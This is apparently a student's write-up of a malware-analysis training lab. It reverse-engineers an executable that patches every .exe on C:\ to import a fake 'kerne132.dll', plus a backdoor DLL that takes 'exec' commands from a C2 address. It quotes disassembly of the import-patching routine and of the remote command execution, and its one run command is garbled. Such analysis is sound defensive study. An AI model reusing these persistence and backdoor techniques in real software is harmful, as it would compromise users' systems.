Lab 07-03

In this lab we are provided with two files:

Lab07-03.exe


SHA256:
3475ce2e4aaa555e5bbd0338641dd411c51615437a854c2cb24b4ca2c048791a

Lab07-03.dll

SHA256: f50e42c8dfaab649bde0398867e930b86c2a599e8db83b8260393082268f2dba

Let's perform basic static analysis on a first file "Lab07-03.exe".

We have three sections: .text, .rdata and .data. Raw and virtual sizes seem normal. The overall entropy is quite low (1.95) but there's a peak in .text section (highlighted on the screenshoot).



String analyze findings:

- WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
- kerne132.dll (be careful of a typo)
- C:\windows\system32\kerne132.dll
- C:\Windows\System32\Kernel32.dll
- kernel32.dll

In the imports there are two libraries, a KERNEL32.dll and MSVCRT.dll.

The most important functions:

- CreateFileMappingA – this function is used by injectors, launchers and loaders. It creates a handle to a file mapping that loads the file into memory.
- MapViewOfFile – used for heap allocation and manipulation.
- CreateFileA
- FindNextFileA
- FindFirstFileA
- CopyFileA

Now let's check the second file "Lab07-03.dll"

In the dll we have three imported libraries:

KERNEL32.dll

WS2_32.dll

MSVCRT.dll

The most important used functions from these libraries:

- CreateProcessA
- CreateMutexA
- Sleep
- malloc
- free
- socket 17
- connect
- htons
- inet_addr b
- recv
- closesocket 3
- WSACleanup
- shutdown
- WSAStartup
- send

Looking at the strings I found only this: 127.26.152.13.

What's interesting that this library has no exports, not a single one.

That's an indication that the malware actions might be performed in DllMain function.

Let's move on into IDA and disassemble the executable file first.

At the beginning, in the main function at 0x401447 we have a compare function of eax with argc which is the number of parameter when starting the executable.

```
var_4= dword ptr -4
argc= dword ptr  4
argv= dword ptr  8
envp= dword ptr  0Ch

mov     eax, [esp+argc]
sub     esp, 44h
cmp     eax, 2
push    ebx
push    ebp
push    esi
push    edi
jnz     loc_401813
```

It seeks for a value of two, if the value is any different than that – it terminates the executable.

Continuing analysis further, at the picture below we can see another comparation, this time to a argv which is the parameter passed itself.

Dl registry holds argv of passed parameter, and bl holds an offset aWarningThisWil which holds a string "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE".

```
mov     eax, [esp+54h+argv]
mov     esi, offset aWarningThisWil ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
mov     eax, [eax+4]

loc_401460:
mov     dl, [eax]
mov     bl, [esi]
mov     cl, dl
cmp     dl, bl
jnz     short loc_401488
```

As previously, if the comparison is unsuccessful then it leads to a termination path.

Following the execution path there are finally some calls.

Let's analyze what's going on at the picture below.

At 0x4014AC the malware is calling a CreateFileA with a GENERIC_READ access rights to a Kernel32.dll. In return we gather a handle.

At 0x4014C3, there is file mapping object of a kernel32.dll handle with a flProtect of PAGE_READONLY.

At 0x4014D4 we have a final call to a Kernel32.dll which maps a view of file and saves the starting address of it at **[esp+70h+argc].**

```
.text:0040148D
.text:0040148D loc_40148D:                                ; CODE XREF: _main+46↑j
.text:0040148D                 test    eax, eax
.text:0040148F                 jnz     loc_401813
.text:00401495                 mov     edi, ds:CreateFileA
.text:0040149B                 push    eax             ; hTemplateFile
.text:0040149C                 push    eax             ; dwFlagsAndAttributes
.text:0040149D                 push    3               ; dwCreationDisposition
.text:0040149F                 push    eax             ; lpSecurityAttributes
.text:004014A0                 push    1               ; dwShareMode
.text:004014A2                 push    80000000h       ; dwDesiredAccess
.text:004014A7                 push    offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
.text:004014AC                 call    edi ; CreateFileA
.text:004014AE                 mov     ebx, ds:CreateFileMappingA
.text:004014B4                 push    0               ; lpName
.text:004014B6                 push    0               ; dwMaximumSizeLow
.text:004014B8                 push    0               ; dwMaximumSizeHigh
.text:004014BA                 push    2               ; flProtect
.text:004014BC                 push    0               ; lpFileMappingAttributes
.text:004014BE                 push    eax             ; hFile
.text:004014BF                 mov     [esp+6Ch+hObject], eax
.text:004014C3                 call    ebx ; CreateFileMappingA
.text:004014C5                 mov     ebp, ds:MapViewOfFile
.text:004014CB                 push    0               ; dwNumberOfBytesToMap
.text:004014CD                 push    0               ; dwFileOffsetLow
.text:004014CF                 push    0               ; dwFileOffsetHigh
.text:004014D1                 push    4               ; dwDesiredAccess
.text:004014D3                 push    eax             ; hFileMappingObject
.text:004014D4                 call    ebp ; MapViewOfFile
.text:004014D6                 push    0               ; hTemplateFile
.text:004014D8                 push    0               ; dwFlagsAndAttributes
.text:004014DA                 push    3               ; dwCreationDisposition
.text:004014DC                 push    0               ; lpSecurityAttributes
.text:004014DE                 push    1               ; dwShareMode
.text:004014E0                 mov     esi, eax
.text:004014E2                 push    10000000h       ; dwDesiredAccess
.text:004014E7                 push    offset ExistingFileName ; "Lab07-03.dll"
.text:004014EC                 mov     [esp+70h+argc], esi
.text:004014F0                 call    edi ; CreateFileA
.text:004014F2                 cmp     eax, 0FFFFFFFFh
.text:004014F5                 mov     [esp+54h+var_4], eax
.text:004014F9                 push    0               ; lpName
.text:004014FB                 jnz     short loc_401503
.text:004014FD                 call    ds:exit
.text:00401503 ; ---------------------------------------------------------------------------
```

Now after it gathered a view into that library it does the same calls for another one, this time created by malware author “Lab07-03.dll”.

The difference between the calls are the parameters, for a CreateFileMappingA it uses PAGE_EXECUTE_READWRITE instead of READONLY, and for MapViewOfFile it uses FILE_MAP_ALL_ACCESS.

The starting address for the Lab07-03.dll is stored at **[esp+54h+argv].**

After it maps two files it starts to perform some operations, which would take too much time to analyze.

At the end of the operations it lands at loc_4017D4 which performs closing handles to kernel32.dll and Lab07-03.dll, then replicates at system32 directory under a new name: “kerne132.dll” mimicking a real kernel32.dll.

If the replication was successful then it calls a sub_4011E0 with a parameter of string “C:*”.

```
loc_4017D4:
mov     ecx, [esp+54h+hObject]
mov     esi, ds:CloseHandle
push    ecx             ; hObject
call    esi ; CloseHandle
mov     edx, [esp+54h+var_4]
push    edx             ; hObject
call    esi ; CloseHandle
push    0               ; bFailIfExists
push    offset NewFileName ; "C:\\windows\\system32\\kerne132.dll"
push    offset ExistingFileName ; "Lab07-03.dll"
call    ds:CopyFileA
test    eax, eax
push    0               ; int
jnz     short loc_401806
```

```
call    ds:exit
```

```
loc_401806:
push    offset aC       ; "C:\\*"
call    sub_4011E0
add     esp, 8
```

Sub_4011E0 would also take too much time to analyze, a quick glance noticed few things:

- Iterations based on searching through files and directories using functions such as FindFirstFileA, FindNextFileA, FindClose.
- Pushed strings of “.exe”, “*”, and our previously called “C:*”.
- Usage of malloc – a function related to allocating a block of memory.

When it completes going through the files it goes the termination path.

Based on what we analyzed so far we can tell that:

- There was a file mapping of kernel32.dll, Lab07-03.dll.
- There was a CopyFileA usage under a new name **kerne132.dll** which could be a good host-based signature.
- There was a going-through the files starting at C:\\, probably looking for .exe files, there was also the usage of malloc, which might indicate some memory injection based on the previous file mappings.

Let's now check on Lab07-03.dll in IDA.

DllMain has:

- Alloca_probe call at the very beginning indicating that it's going to dynamically load memory on the stack.

```
hObject= dword ptr -11F8h
name= sockaddr ptr -11F4h
ProcessInformation= _PROCESS_INFORMATION ptr -11E4h
StartupInfo= _STARTUPINFOA ptr -11D4h
WSAData= WSAData ptr -1190h
received_data= byte ptr -1000h
var_FFF= byte ptr -0FFFh
CommandLine= byte ptr -0FFBh
hinstDLL= dword ptr  4
fdwReason= dword ptr  8
lpvReserved= dword ptr  0Ch

mov     eax, 11F8h
call    __alloca_probe
mov     eax, [esp+11F8h+fdwReason]
push    ebx
push    ebp
push    esi
cmp     eax, 1
push    edi
jnz     termination_path2
```

- Creation of mutex with a name "SADFHUHF" to ensure only one copy is running at a time.

```
push    offset MutexName ; "SADFHUHF"
push    eax              ; bInitialOwner
push    eax              ; lpMutexAttributes
call    ds:CreateMutexA  ; mutex creation
lea     ecx, [esp+1208h+WSAData]
push    ecx              ; lpWSAData
push    202h             ; wVersionRequested
call    ds:WSAStartup
test    eax, eax
jnz     termination_path2
```

- Network connection to 127.26.152.13 with send and rcv which indicates it can either send a data and receive.

```
push    offset cp          ; "127.26.152.13"
mov     [esp+120Ch+name.sa_family], 2
call    ds:inet_addr
push    50h ; 'P'          ; hostshort
mov     dword ptr [esp+120Ch+name.sa_data+2], eax
call    ds:htons
lea     edx, [esp+1208h+name]
push    10h                ; namelen
push    edx                ; name
push    esi                ; s
mov     word ptr [esp+1214h+name.sa_data], ax
call    ds:connect
cmp     eax, 0FFFFFFFFh
jz      termination_path
```

- Checking for response keyword from rcv such as: sleep, exec, and q.
- exec command_line keyword makes a createprocess call where command_line is a data received along with an exec function, then it returns to listen for next data from the C2.

```
.text:10001161
.text:10001161 loc_10001161:                          ; CODE XREF: DllMain(x,x,x)+142↑j
.text:10001161                 lea     edx, [esp+1208h+received_data]
.text:10001168                 push    4               ; MaxCount
.text:1000116A                 push    edx             ; received data
.text:1000116B                 push    offset aExec    ; "exec"
.text:10001170                 call    ebp ; strncmp
.text:10001172                 add     esp, 0Ch
.text:10001175                 test    eax, eax
.text:10001177                 jnz     short loc_100011B6
.text:10001179                 mov     ecx, 11h
.text:1000117E                 lea     edi, [esp+1208h+StartupInfo]
.text:10001182                 rep stosd
.text:10001184                 lea     eax, [esp+1208h+ProcessInformation]
.text:10001188                 lea     ecx, [esp+1208h+StartupInfo]
.text:1000118C                 push    eax             ; lpProcessInformation
.text:1000118D                 push    ecx             ; lpStartupInfo
.text:1000118E                 push    0               ; lpCurrentDirectory
.text:10001190                 push    0               ; lpEnvironment
.text:10001192                 push    8000000h        ; dwCreationFlags
.text:10001197                 push    1               ; bInheritHandles
.text:10001199                 push    0               ; lpThreadAttributes
.text:1000119B                 lea     edx, [esp+1224h+CommandLine]
.text:100011A2                 push    0               ; lpProcessAttributes
.text:100011A4                 push    edx             ; lpCommandLine
.text:100011A5                 push    0               ; lpApplicationName
.text:100011A7                 mov     [esp+1230h+StartupInfo.cb], 44h ; 'D'
.text:100011AF                 call    ebx ; CreateProcessA
.text:100011B1                 jmp     loc_100010E9
.text:100011B6 ; ---------------------------------------------------------------------------
```

- Sleep puts the process to a 1min suspension.
- q – terminates.

The interesting thing to me is how is the library being run? I can't find any code running the Lab07-03.dll directly.

Let's check the file with dynamic analysis to get to know more about what's going on in these codes.

As we investigated at the beginning of IDA analysis on the executable, the main code checks for a parameter of 2 (1 is calling the executable, 2 is the parameter) and later it checks if the parameter is equal to “WARNING_THIS_WILL_DESTROY_YOUR_MACHINE” string.

So in order to run it we have to pass that exact string as a parameter.

./Lab07-03.dll WARNING_THIS_WILL_DESTROY_YOUR_MACHINE

After a quick dynamic analysis, process monitor shows that there are a lot of queries of directories and files, when it finds a file with .exe extension then it allocates does some memory injection and move on at the next file.

There is also a newly created file “**kerne132.dll**”, it has the same hash as the Lab07-03.dll indicating that there were not implied any changes in this file, all of the code remains the same.

Looking back into IDA, specifically at **0x401174**, we have a string comparison of “kernel32.dll” and the string located in the memory of the dynamically loaded executable. This process is in a loop, indicating that it’s searching through the memory.

```
.text:00401152 loc_401152:                          ; CODE XREF: sub_4010A0+AB↑j
.text:00401152                 mov     edx, [edi]
.text:00401154                 push    esi
.text:00401155                 push    ebp
.text:00401156                 push    edx
.text:00401157                 call    sub_401040
.text:0040115C                 add     esp, 0Ch
.text:0040115F                 mov     ebx, eax
.text:00401161                 push    14h             ; ucb
.text:00401163                 push    ebx             ; lp
.text:00401164                 call    ds:IsBadReadPtr
.text:0040116A                 test    eax, eax
.text:0040116C                 jnz     short loc_4011D5
.text:0040116E                 push    offset String2  ; "kernel32.dll"
.text:00401173                 push    ebx             ; String1
.text:00401174                 call    ds:_stricmp
.text:0040117A                 add     esp, 8
.text:0040117D                 test    eax, eax
.text:0040117F                 jnz     short loc_4011A7
.text:00401181                 mov     edi, ebx
.text:00401183                 or      ecx, 0FFFFFFFFh
.text:00401186                 repne scasb
.text:00401188                 not     ecx
.text:0040118A                 mov     eax, ecx
.text:0040118C                 mov     esi, offset dword_403010
.text:00401191                 mov     edi, ebx
.text:00401193                 shr     ecx, 2
.text:00401196                 rep movsd
.text:00401198                 mov     ecx, eax
.text:0040119A                 and     ecx, 3
.text:0040119D                 rep movsb
.text:0040119F                 mov     esi, [esp+1Ch+var_C]
.text:004011A3                 mov     edi, [esp+1Ch+lpFileName]
.text:004011A7
.text:004011A7 loc_4011A7:                          ; CODE XREF: sub_4010A0+DF↑j
.text:004011A7                 add     edi, 14h
.text:004011AA                 jmp     short loc_401142
```

If the strings are the same then it goes to a string replacement process, changes kernel32.dll import to kerne132.dll then unmaps, closes handle and moves to a next file.

1.How does this program achieve persistence to ensure that it continues

running when the computer is restarted?

The malware achieves persistence by modifying pointer to an import library to its own library for every executable that it found at disk C.

2. What are two good host-based signatures for this malware?

- Existence of file kerne132.dll at System32 directory
- Existence of mutex “SADFHUHF”.

3. What is the purpose of this program?

The purpose of this program is to ensure that it achieves persistence and then run commands from C2.

4. How could you remove this malware once it is installed?

Well, since every executable refers to a malware’s dll than original one, we would have to delete venomous kerne132.dll and then rename original kernel32.dll to kerne132.dll, this way the executables will start working back.

Second option is to perform a backup (if existed).

Third option is to code a similar script to a provided one in a malware, with the string replacement from kerne132.dll to a kernel32.dll.